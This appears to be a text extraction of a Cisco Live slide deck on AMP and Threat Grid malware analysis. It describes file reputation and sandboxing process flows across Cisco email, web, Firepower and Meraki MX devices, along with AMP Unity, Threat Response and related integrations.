
#### Threat Grid in the Cloud



- Email sent from Internet
- 2. Accepted by ESA Appliance
- 3. Email passed through security stack on ESA
- Threat intelligence from AMP Cloud used to determine if attachments are known malicious
- If file is unknown and suspicious, it is sent to cloud instance of Threat Grid for analysis; message moved to temporary quarantine
- 6. If AMP Threat Grid malware analysis determines that it has serious malicious behaviors and indicators, the AMP Cloud is updated (poked) to mark file as bad
- 7. ESA polls for analysis completed and releases message from temporary quarantine
- 8. ESA further processes file according to policy


### AMP File Reputation on ESA - Workflow





## File Analysis on ESA - File Upload Criteria








## Configuring AMP for ESA Enable AMP Services




- Security Services > File Reputation and Analysis
- You can choose whether to enable or disable two services:
  - File Reputation (SHA-256)
  - File Analysis (Threat Grid integration)




## AMP on ESA in action 1 week of Evaluation Results


- Real Life example:
  - 220.000 users organization
  - CES for Email Security
  - AMP license activated for eval
- Here we've seen the opposite:
  - almost 10.000 AV hits
  - more than 35.000 hits by AMP
- BUT this was not a regular week
- Looking at a week with usual mail traffic, AMP still provides

   a huge value



## Cisco Web Security Complete Inbound Protection






cisco live!

### WSA - AMP & Threat Grid Process Flow

Threat Grid in the Cloud




- 1. Web page content from Internet
- 2. Directed through WSA Appliance
- 3. Content passed through security stack on WSA
- 4. Threat intelligence from AMP Cloud used to determine if page object is known malicious
- If object is "unknown" and qualifies for FA, it is sent to Threat Grid cloud for analysis
- 6. WSA does not wait for results from TG and allows object to be delivered
- 7. If AMP Threat Grid malware analysis determines that it has serious malicious behaviors and indicators, the AMP Cloud is updated (poked) to mark file as bad

## Configuring AMP for WSA Enable AMP Services



- Security Services > Anti-Malware and Reputation Settings
- You can choose whether to enable or disable two services:
  - File Reputation (SHA-256)
  - File Analysis (analyse the file in TG)
- Very similar to ESA AMP FR/FA Settings and Advanced Settings

#### **Edit Anti-Malware and Reputation Settings**







Firepower and Meraki MX Integration Workflows

cisco Live!

## Cisco Firepower Threat Defence




# Firepower – AMP & Threat Grid Process Flow Threat Grid Cloud



- Firepower Device integrated via SPAN or inline; AMP extracts files from flows
- Firepower Device connects to FMC to perform a File Reputation Check
- 3. FMC queries File Reputation from AMP Cloud to determine if the file is known malicious, known good or unknown
- 4. FMC forwards File Reputation information and the Firepower Device acts accordingly (block/allow)
- 5. If the file is unknown and matches file criteria, then it is sent to Threat Grid cloud for dynamic analysis, the flow will be allowed at this time
- 6. FMC and AMP appliance poll to mark file as good or malicious in file trajectory
- If TG analysis determines a threat score >90, then AMP Cloud is updated (poked) to mark file as bad
- 8. AMP cloud issues a retrospective event in FMC, generating potential loC's and future file blocks

## Meraki MX Security Platform




#### Powerful security that's easy to implement

- Robust suite of Cisco Security technologies
- Intuitive GUI-based configuration
- Seamless updates from the cloud







#### **Exceptional scalability**

- Zero-touch provisioning with cloud brokered VPN
- Easy centralized management with built-in remote troubleshooting tools
- Multi-location configuration templates

#### Industry-leading visibility


- Fingerprints users, applications, devices, and threats
- Monitor one location or an entire deployment
- Unified monitoring and reporting with other Cisco Meraki technologies




## Meraki MX - Connectivity and Threat Tanagement

#### AMP enabled Device







#### Security

- Next generation firewall
- AES encrypted VPN
- Intrusion prevention (IPS)
- Malware protection
   Geo-IP firewalling

#### Networking


- 3G / 4G failover
- Branch routing
- WAN balancing and failover
- High Availability
- Intelligent path control

#### **Application Control**

- Bandwidth shaping
- URL content filtering
- Quality of Service control




# Meraki MX – AMP & Threat Grid Process Flow Threat Grid Cloud



- Meraki MX inspects file transfers in-line and extracts files from flows (currently only HTTP)
- MX calculates SHA-256 from file and sends the file reputation lookup to AMP cloud
- 3. AMP Cloud determines if the file is known malicious, known good or unknown
- If the file is unknown and matches file criteria, then it is sent to Threat Grid cloud for dynamic analysis, file transfer will be allowed at this time
- 5. If TG analysis determines a threat score >90, then AMP Cloud is updated (poked) to mark file malicious in AMP DB
- 6. AMP Cloud sends a Retrospective event to MX (respectively the Dashboard) to highlight the occurrence of a malicious file that was not blocked

## Meraki MX – Threat Grid Cloud Integration Malware Analysis



#### It's Quiz Time: AMP enabled Devices



Can we Block Emails with ESA/CES based on Threat Grid Analysis Results?




#### It's Quiz Time: AMP enabled Devices



Can we Block Files with Firepower based on Threat Grid Analysis Results?






AMP Unity and Cisco Threat Response

cisco Livel

## Elevating Security Visibility with AMP Unity





## AMP Unity - Consolidating File Events & Policies

Manages for Endpoints:

- Endpoint Policies
- Black & White Lists
- Exclusions

**Provides for Endpoints** 

- Device Trajectories
- File Trajectories
- Retrospection

Manages for Network:

- Network Policies
- Black & White Lists

Manages for Content:

- Content Policies
- Black & White Lists

Provides for Network

- File Trajectories
- Retrospection

Provides for Content

- File Trajectories
- Retrospection




















## AMP Unity Demo

cisco Live!

#### Summary – AMP Unity Enhanced Operational Visibility and Control

#### **Endpoint Security Team**

- Consolidation of connector events in AMP Console
- Regardless of connector type
- Visibility into the threat vector
- Policy Management for all AMP Connectors



#### **Network Security Team**

 Visibility into AMP Events at the Endpoint
















AMP for Endpoints

Cisco Firepower (FMC)

Cisco ESA & WSA

## Cisco Threat Response How does it work?








Cisco Threat Response Setup Demo

cisco Livel

B R E A K 10:30 - 10:45




# Specific AMP for Endpoint Integrations

Cisco Identity Services
 Engine Integration

 Cisco Cognitive Threat Analytics Integration


Cisco DUO Integration

#### 'Threat' based access control



